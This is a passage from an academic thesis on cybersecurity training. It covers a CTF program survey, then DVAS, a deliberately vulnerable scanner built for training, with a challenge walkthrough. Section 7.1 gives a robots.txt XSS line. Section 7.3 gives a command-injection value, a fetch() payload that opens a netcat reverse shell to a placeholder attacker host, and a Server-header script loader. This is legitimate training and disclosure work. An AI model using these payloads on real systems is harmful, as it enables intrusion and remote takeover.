Figure 6.2 shows how the ZenHackAdemy impacted the opinion of participants regarding cybersecurity. Results highlight an overall positive impression on the topics, with a particular focus on ethical hacking, the only topic without any negative vote. Regarding the other topics, we think that the negative scores given to the challenges are due to the fact that these tasks may be frustrating for beginners, as the learning curve is steep. Moreover, we received complaints about the difficulties encountered with mixed audience meetings, that is meetings for both elective and

[8] The full text of the survey is available in Appendix C.



Figure 6.1: Students self-evaluations before the training (left) and after the training (right). Topics: *Linux, Coding/scripting, Network protocols, Web security, Binary analysis, Cryptography, Adversarial machine learning.*

Computer Security students; this might have negatively impacted the survey results.



Figure 6.2: Opinions on *Computer Security, Ethical Hacking, CTF, ZenHackAdemy meetings*.

To summarize, we can claim that the non-formal meetings of the ZenHackAdemy allowed students to improve their skills and shape their way of thinking: some learned new concepts, others improved their prior understanding. We can also observe that participants' opinions regarding cybersecurity-related topics are rather positive, even though many of the respondents did not have any prior knowledge or experience in the field.

Additional feedback. In the last open-ended question of the survey some respondents left positive comments, others wrote suggestions for the next edition. We list here some comments that highlight critical issues we need to address.

One of the respondents suggests to *"Increase individual assistance, if possible."* Unfortunately, instructors work on a voluntary basis, and it is difficult, if not impossible, to provide individual training to less skilled students, especially when the size of the class increases, like it happened in the second edition.

Another respondent observes that *"Exercises of the final CTF were too difficult."* This is only partially true since there were exercises for different difficulty levels. Being a competition for a scholarship, we also introduced more challenging exercises to avoid flattening the scoreboard.

A third comment suggests to *"Improve the collaboration with the professor responsible for the Computer Security course since students enrolled in the course were too worried about the exam to appreciate the competition."* As a matter of fact, mixing two groups of students of different ages, with different skills and, mostly, with different motivations, represented a real problem that was addressed in subsequent competitions.

6.4 Lesson Learned

CTFs give students the chance of gaining practical experience about vulnerabilities and exploits. In this chapter, we discussed their effectiveness for training students, developers, and security professionals, also presenting the ZenHackAdemy experience. While effective in educating developers about specific vulnerabilities, CTF alone could be not sufficient to create security awareness in a broad and general sense. As a matter of fact, to foster a correct mindset, it is also important to give a stronger emphasis to attacker models.

The next chapter will present this very problem, with a focus on training developers on the attacker model presented in Chapter 4. In particular, we show how a practical training environment can be developed to allow trainees to acquire experience by impersonating the attacker.

Chapter 7

Damn Vulnerable Application Scanner

Hands-on exercises are of paramount importance for security experts to consolidate their technical skills and refine their mindset. In general, training sessions are organized by asking the trainees to detect and exploit the weaknesses of a purposely vulnerable target, such as operating systems and services. As a result, when a new vulnerability or attack methodology emerges, a considerable effort is devoted to developing new training environments.

In Chapter 4, we introduced a novel attacker model that affects HTTP scanners. A scanner is a piece of software that stimulates a remote machine in order to acquire some data, e.g., the type and version of the hosted services. When a scan is performed, an attacker can inject malicious code through HTTP responses. To confirm the novelty of the attacker model, we tested 78 existing scanners and found that 36 were vulnerable to this threat.

In this chapter, we present *Damn Vulnerable Application Scanner* (DVAS – reads ˈdivəz), a vulnerable web application scanner. The main purpose of DVAS is to increase the awareness level of security experts toward the novel attacker model presented in Chapter 4. To train against this threat, DVAS includes a number of challenges. Each challenge must be solved by exploiting one or more vulnerabilities of a fictional web application scanner. All the vulnerabilities are inspired by actual ones that have been discovered in existing scanners. Moreover, we discovered additional vulnerabilities while developing DVAS, and we reported them to the owners of the affected scanners.

The main contributions of this chapter are

- DVAS design and implementation (Sections 7.2.1 and 7.2.2);
- the scan target and response generator NAX (Section 7.2.3);
- a new application of the attacker model of Chapter 4 to application-specific resources which also allowed us to detect and report vulnerabilities in 13 scanners (Section 7.1),

and;

- a walkthrough of one of the challenges of DVAS (Section 7.3).

This chapter is structured as follows. Section 7.1 briefly recalls the reference attacker model and the new vulnerabilities that we discovered during the development of DVAS. Section 7.2 describes the architecture and implementation of DVAS, while Section 7.3 provides a demonstration of one among its challenges. Finally, Section 7.4 concludes the chapter by describing some lessons learned.

7.1 Attacker Model

The attacker model considered here extends the one originally presented in Chapter 4. In particular, we use server responses to convey attack payloads. Furthermore, we present a novel application scenario based on application-specific resources. The new scenario served as the basis for one of DVAS challenges (see Section 7.2). Also, the new scenario allowed us to discover 13 further vulnerabilities in security products.

Injection via application-specific resources. The experimental results presented in Chapter 4 show that, among the HTTP Response fields, Body is by far the least vulnerable. One of the reason is that many security scanners neglect the message body and only focus on the response header. Nevertheless, some scanners retrieve and parse application-specific resources. For instance, Content Management Systems (CMS)[1] scanners request and read the content of specific configuration files. Similarly, some scanners query the target web server for *robots.txt* [Kos96], a text file used for interacting with web crawlers. In principle, all of these resources can convey XSS injection attacks if part of their content flows in the report.

Interestingly, while developing one of the challenges of DVAS (see *Robots scanner* in Section 7.2.2), we tested this hypothesis on existing robots.txt scanners. Among the considered ones, we found that 13 were vulnerable to XSS injection via maliciously crafted robots.txt files.[2] Although different, these vulnerabilities belong to the same class as the ones presented in Chapter 4. The vulnerable robots.txt scanners are OWASP JoomScan and Nettacker [Pro20b, Pro21], domProjects [dom], Internet Marketing Ninjas [Nin], Motoricerca [Mot20], Northcutt [Nor20], Robots TXT Checker [Ched], SEO Ninja Tools [Too20d], SEO Site Checkup [Chee], SEOtoolzz [SEOb], SiteAnalyzer [Sit], Viso Spark [Spa], and Website Planet [Pla].

For instance, JoomScan is a tool that detects Joomla CMS [Mat] vulnerabilities. As part of its scan, it retrieves and inspects robots.txt to highlight the possible disclosure of sensitive content.

[1] E.g., Joomla or Wordpress

[2] All the scanner owners were informed through a responsible disclosure process.



Figure 7.1: XSS PoC on JoomScan.

Figure 7.1 shows an injected JoomScan report. The injection occurs in disallowed paths. In this case, we submitted a file containing the following line.

```
Disallow: /<script>alert(1)</script>
```

7.2 DVAS

In this section we present the architecture and implementation details of DVAS.

7.2.1 Architecture

The overall architecture of DVAS is depicted in Figure 7.2. At its core, DVAS is a web application consisting of a Web GUI. DVAS architecture is extensible. As a matter of fact, it can be enriched with both new challenges and scan engines. Below, we describe their general structure.



Figure 7.2: DVAS architecture.

Challenges. DVAS is a collection of challenges that make the user familiar with some vulnerabilities and their exploit. All the challenges are staged in a fictional scanner application.

The mock up interface of Figure 7.3 represents a challenge where the user is asked to scan the HTTP server having a certain IP. The application invokes the PHP function `get_headers` to collect the response headers. The result is then displayed in an output area (or possibly on another page). Challenges are categorized according to their features of interest. For instance, the *http* category contains challenges that have to do with HTTP scanners. Other categories refer to, for instance, the type of the used scan engine, e.g., Nmap vs. Nikto, and the type of vulnerabilities to be exploited. Moreover, challenges are ordered according to their difficulty level in order to support an incremental training process.

Scan engines. Scan engines are responsible for performing the actual scan of the target. A scan engine can be a library, an external executable, or even a remote service. For instance, `get_headers` (see above) is a native PHP function, while Nmap is a stand-alone binary. Scan engine integration in DVAS relies on adapters. An adapter mediates the invocation of a scan engine and parses its output before passing it back for the scan report. The integration of a new scan engine requires the implementation of at least one adapter.



Figure 7.3: A mock up of a sample challenge page.

7.2.2 Implementation

In this section we discuss the implementation of DVAS.[3] DVAS prototype is a PHP 7.2 web application executed as a Docker container.

Supported scan engines. Currently, DVAS challenges can rely on the following scan engines.

get_headers As stated above, this PHP function performs a HTTP Request using the *HEAD* method against the target URL. It retrieves the HTTP Response headers and stores them in a data structure that is a mapping between HTTP header names and values. Depending on the context, the internal logic of the function can be rather complex. For instance, if the target responds with a redirect, the function follows it (recursively) and collects all headers found in the redirect chain.

[3]The source code of DVAS is publicly available at `https://github.com/AvalZ/DVAS`

Nmap The Network Mapper is a popular open source port scanner. Nmap includes a number of advanced scanning features such as service and vulnerability detection. All of them can be controlled through the Nmap command line syntax. For instance, service detection can be launched via the `-sV` option. In most cases, server versions are directly extracted from the response messages. This is also the case for HTTP, where the service version is taken from the Server HTTP Header.

Nikto A web server scanner which performs various checks against the target. The supported operations includes collecting information about the server version, recognizing the technologies used by the target and scanning for existing vulnerabilities.

cURL This engine leverages *libcurl* [Ste] library to perform a single HTTP request against the target URL. The response is directly returned as the final report.

Default challenges. The challenges contained in DVAS are inspired by real world scanners and their vulnerabilities, most of which are taken from Chapter 4. Below we describe DVAS challenges and we highlight their relationship with actual vulnerable scanners.

Get headers. This challenge simulates a basic information gathering scenario. The application invokes `get_headers`, as seen in Section 7.2.1, to perform a single request to the target. The HTTP Response headers are then displayed as raw text. This challenge resembles the behavior of many HTTP scanners that include similar features, e.g., see HTTP Tools [Too20a], Online SEO Tools [Too20b], and SeoBook [Seoa].

Server header. This challenge resembles the previous one, but only the content of the `Server` field appears. This behavior is typical of security scanners because the server type and version are used, e.g., to detect CVEs affecting the server. An actual tool performing similar scans is, e.g., OS Checker [Chec].

Redirect checker. This challenge is based on a short URL resolver scenario. URL shortening services, e.g., `https://bitly.com`, are sometimes used in phishing. The reason is that short URLs hide the actual domain of a website, so making it difficult to spot out a suspicious link. URL resolvers help the user by unfolding the redirect chain. This is done by recursively following the `Location` HTTP Response header. As many redirect checkers do, e.g., see InternetOfficer [Int], Redirect Check [Chea], and Redirect Detective [Det], also our application displays the entire redirect chain. Also this challenge relies on the `get_headers` API.

HTTP Status checker. In this case we use `get_headers` to read the HTTP Response Status and simulate an application availability checker. An HTTP Status consists of two different components, i.e., three digits, called *Status Code*, and a short text called *Status Message*. For instance, `404 Not Found` denotes that the requested resource does not exist on the

server. Real applications providing this kind of service are JoydeepWeb [Joy] and DNS Checker [Cheb].

Cookie checker. This challenge implements a cookie analysis tool. For instance, this is what many GDPR validators do, e.g., see CookieMetrix [Coo]. Inside their report, these checkers display the value of the `Set-Cookie` header. Again, we retrieve cookie information by means of `get_headers`.

Port scanner. Traditionally, port scanning is included in most information gathering processes. This challenge implements a port scanning application that uses Nmap to enumerate the open ports (and the associated services – parameter `-sV`) of a target host. Online port scanners of this kind are, for instance, Nmap Online [Onlb] and Pentest-Tools [Too20c].

Vulnerability scanner. In this challenge we implement a web server vulnerability scanning application. The service scanner relies on Nikto to perform an aimed scan of the services running on the target host. Vulnerability scanners of this kind are, for instance, Nikto Online [Onla] and Metasploit Pro [Rapa].

Robots scanner. This challenge implements a robots.txt scanner as previously discussed. The used scan engine is cURL, which we use to retrieve the content of the robots.txt file. Such a content is then displayed inside the scan report. Examples of vulnerable robots.txt scanners are those reported in Section 7.1.

7.2.3 NAX: the Default Scan Target

Solving DVAS challenges requires to create and configure a scan target application. This operation can be tedious and does not contribute to the training effectiveness. For this reason, DVAS includes a default scan target, called NAX.[4]

NAX is a web application for testing HTTP APIs. In this sense, it is similar to some existing tools such as Mocky [Jul20] and Hoppscotch [Tho]. However, NAX is designed for delivering attack payload in any field of an HTTP Response. Hence, it allows for freely crafting HTTP Responses, while existing tools apply well-formedness constraints, e.g., Status Code must be in 3-digit format.

Figure 7.4 shows the main page of NAX. NAX is a Python 3.7 application running in a Docker container. NAX can be configured in two ways. By accessing the `/nax` page, the user can set a default HTTP response. Instead, by accessing any `/nax` subpath, e.g., `/nax/test`, the user configures the HTTP Response for a specific page, e.g., `http://localhost/test` (assuming NAX runs on localhost). For any configured path that is requested by a client, NAX

[4] NAX stands for “scan” reversed.

Figure 7.4: The *NAX* admin page.

returns the associated HTTP Response. If no response is assigned to a certain path, the default one is returned.

A response configuration form appears as in Figure 7.4. Besides the resource path, users can freely set the Status Code and Message, e.g., `200 OK`, the response headers and body.

7.3 Demonstration

In this section we demonstrate DVAS by presenting the write-up of one of its challenges, namely *Port scanner*. The challenge is inspired by CVE-2020-7354 [oSTa] and CVE-2020-7355 [oSTb]. The attack flow follows the schema depicted in Figure 7.5.



Figure 7.5: A schematic representation of *Port scanner* attack.

Briefly, the *Port scanner* app amounts to a simple form consisting of a single text field (called *target*). The form is accessible at `http://DVAS/http/nmap_portscan.php` (where DVAS stands for the address of DVAS host machine). The text field is used for specifying a target host to be the subject of the port scan operation. The web application is displayed in Figure 7.6.

When the *Scan* button is pressed, a POST HTTP Request is sent to DVAS localhost. The recipient is an adapter that converts the request to the Nmap input syntax. The adapter invokes Nmap with the command `nmap -sV --top-ports 16 TARGET` where

- `-sV` is for retrieving service versions;
- `--top-ports 16` limits the scan to the 16 most frequently open ports, and;
- `TARGET` is the value provided through the form field.

When the scan terminates, the adapter returns a web page containing the raw output of Nmap. Roughly speaking, the output is a list of the services that Nmap detected on the scanned ports.

Nmap Nmap Async

Nmap portscan

Runs `nmap -sV --top-ports 16 TARGET` on the chosen target

target.org OR 1.1.1.1 Scan

Figure 7.6: The *Port scanner* app form.

For instance, if the scan target runs an HTTP server on port 80, the Nmap report contains the Server header appearing in an HTTP Response.

By design, the *Port scanner* app suffers from two vulnerabilities, that is XSS and command injection. As previously stated, the XSS vulnerability affects the scan report. The command injection vulnerability is due to an improper input handling by the adapter, which concatenates the content of the form field (*target*) to the Nmap command string. A proof of concept exploit can be executed locally, e.g., by submitting the value `localhost; whoami`. This PoC runs a normal Nmap scan against localhost, followed by the `whoami` command. The output of both commands is then displayed on the final report, as shown in Figure 7.7.

The goal of the challenge is to perform a remote command execution (RCE) on the DVAS host. More precisely, we show how to open a reverse shell, i.e., a terminal session toward the target host that is proactively initiated by the victim. The solution given below is implemented by means of our default target, NAX.

Attack payload. A possible way to exploit the command injection vulnerability is through the *fetch()* [Fou] function. Briefly, `fetch(url, pars)` carries out an HTTP request to `url`. The request parameters are configured via the `pars` object. The fetch instruction to start a reverse shell is the following.

```
fetch("http://localhost/http/nmap_portscan.php", {
  "method": "POST",
  "headers": {
    "Content-Type": "application/x-www-form-urlencoded"},
  "body": "target=localhost $(nc -e /bin/sh TARGET)"});
```

The first argument is `http://localhost/http/nmap_portscan.php`, i.e., the address of the vulnerable scanner page. It is worth noticing that here `localhost` refers to the DVAS machine. The second argument is a configuration object that mimics a form submission request. The HTTP Request is structured as follows.

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-23 10:43 PDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000044s latency).
PORT    STATE   SERVICE      VERSION
21/tcp  closed  ftp
22/tcp  closed  ssh
23/tcp  closed  telnet
25/tcp  closed  smtp
53/tcp  closed  domain
80/tcp  open    http         Apache httpd 2.4.38
110/tcp closed  pop3
135/tcp closed  msrpc
139/tcp closed  netbios-ssn
143/tcp closed  imap
443/tcp open    ssl/https    cloudflare

Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 55.86 seconds
 www-data
```

Figure 7.7: Local command injection report

method sets the request method to `POST`.

headers sets the form content type.

body sets the content of the `target` field.

The `target` field contains the command injection payload, i.e.,

`localhost $(nc -e /bin/sh TARGET).`

We use netcat [Res] (`nc`) to launch[5] a shell (`/bin/sh`) and start a connection toward the attacker/scanned host (`TARGET`).[6] The attacker binds to the remote shell through a dual netcat command `nc -lp PORT` which listens for incoming connections on port `PORT`. Finally, the netcat command is launched in a subshell through *command substitution* (`$(...)`) in order to execute it before the (vestigial) Nmap scan of `localhost`.

Since Nmap scans 16 (most frequently used) ports, in principle, up to 16 responses can be used to deliver the `fetch` command seen above. However, the most practical solution is to rely

[5]For brevity, here we use the `-e` flag, which is not available in the version of netcat that is installed by default on most modern OSes (netcat-openbsd package). It is only available in another version of netcat (netcat-traditional). The same result can be achieved with netcat-openbsd, but at the price of a more complex command.

[6]`TARGET` stands for the address and port of the attacker machine.

on a single response message (as combining multiple responses would require to get rid of the Nmap output structure). Hence, we opt for delivering the entire payload through a single HTTP Response and, in particular, by inserting it in the Server header. Although the code given above effectively solves the challenge, we cannot use it as the attack payload. The reason it that Nmap truncates the service version field to 80 characters. We overcome this issue by storing the fetch instruction on a separate file called *atk.js*. Figure 7.8 shows NAX during the creation of atk.js and the response payload from which it is injected.

Figure 7.8: Creation of atk.js and import response payload in NAX.

In this way, we can use the (compact) XSS payload

```
<script src='http://TARGET/atk.js'></script>
```

to craft the following response message in NAX.

```
HTTP/1.1 200 OK
Server: <script src='http://TARGET/atk.js'></script>
```

Since this payload is shorter than 80 characters, it is not truncated by Nmap. When it is loaded by the page, it injects atk.js into the report. An incoming connection spawning the remote shell on the attacker's host witnesses the success of the exploit. Figure 7.9 displays the key elements of the attack. Red labels highlight the numbered steps of Figure 7.5.



Figure 7.9: Reverse shell on DVAS via Nmap portscan.

1. The *Port scanner* app is used to launch Nmap from the host machine.
2. The host machine starts sending requests the target host, NAX.
3. Nmap discovers the HTTP service that NAX runs on port 80.
4. When requested, NAX returns an HTTP response, containing a Server header with the injection payload.
5. When the browser displays the server version returned by Nmap, the payload (not displayed in the figure) triggers a request to get and execute `atk.js`, i.e., the script starting the fetch operation.
6. Finally, the fetch request runs a command injection attack, by which the attacker establishes a reverse shell from the scanner towards its own machine.

7.4 Lesson Learned

In this chapter we presented DVAS, a deliberately vulnerable web application scanner. At the best of our knowledge, DVAS is the only proposal that considers vulnerabilities in security scanners. The main purpose of DVAS is to provide an environment for hands-on exercises under a recently discovered attacker model. As a bonus, we showed that not only training on this scenario, but also building it can improve a developer mindset. In fact, while building this scenario we found 13 new vulnerabilities in existing scanners, including OWASP JoomScan and OWASP Nettacker.

Through this practical experience, we also showed that creating deliberately vulnerable training environment requires a considerable effort. Furthermore, it is important to notice that such

kind of environments cannot be submitted twice to the same trainees. Indeed, their effectiveness quickly degrades after the first experience. In the next chapter, we deal with this issue by presenting a proposal for reducing the cost of building cybersecurity exercises.

Chapter 8

Computer-aided Generation of Cybersecurity Exercises

Training a competent workforce with the needed expertise and the correct mindset is anything but simple, as we have seen in Part I. Theoretical knowledge in many different subjects must be complemented by practical skills, which can be acquired only with hours of hands-on activities.

To cope with the shortage of cybersecurity professionals, in the last decades companies, government organizations, military institutions and, more recently, also the academia ([Bra07, CBN11, VB16]), have launched their cybersecurity training programs to teach how cybercriminals think and work, in an attempt to prevent future breaches. To make practical activities possible, cybersecurity exercises are organized worldwide to allow trainees (employees, military, students, computer enthusiasts) to improve and practice their skills on many aspects of computer science, information technology, and security. The majority of these competitions are organized online, and several software platforms have been developed for their management. Among them, we recall those used to host Capture-the-Flag competitions[1] and Cyber-Ranges (CR) [PTCB16, RCA18]. Capture-the-Flag (CTF) competitions provide participants with training scenarios, as discussed in Chapter 6.

CRs provide another type of cybersecurity training platforms. Unlike CTFs, their main goal is hosting training sessions with a particular focus on realism. They vary from stand-alone ranges used in universities, organizations, and military settings to ranges that are accessible via the Internet from around the world. They allow the execution of cyber exercises that simulate *cyber scenarios* of real-world complexity, such as a company or power plant network.

Usually, cyber exercises involve different teams, each with a specific role. The *green* team designs, builds, and maintains the overall infrastructure, before and during the execution of the

[1] One of the most popular platform is CTFd, available at `https://ctfd.io/`.

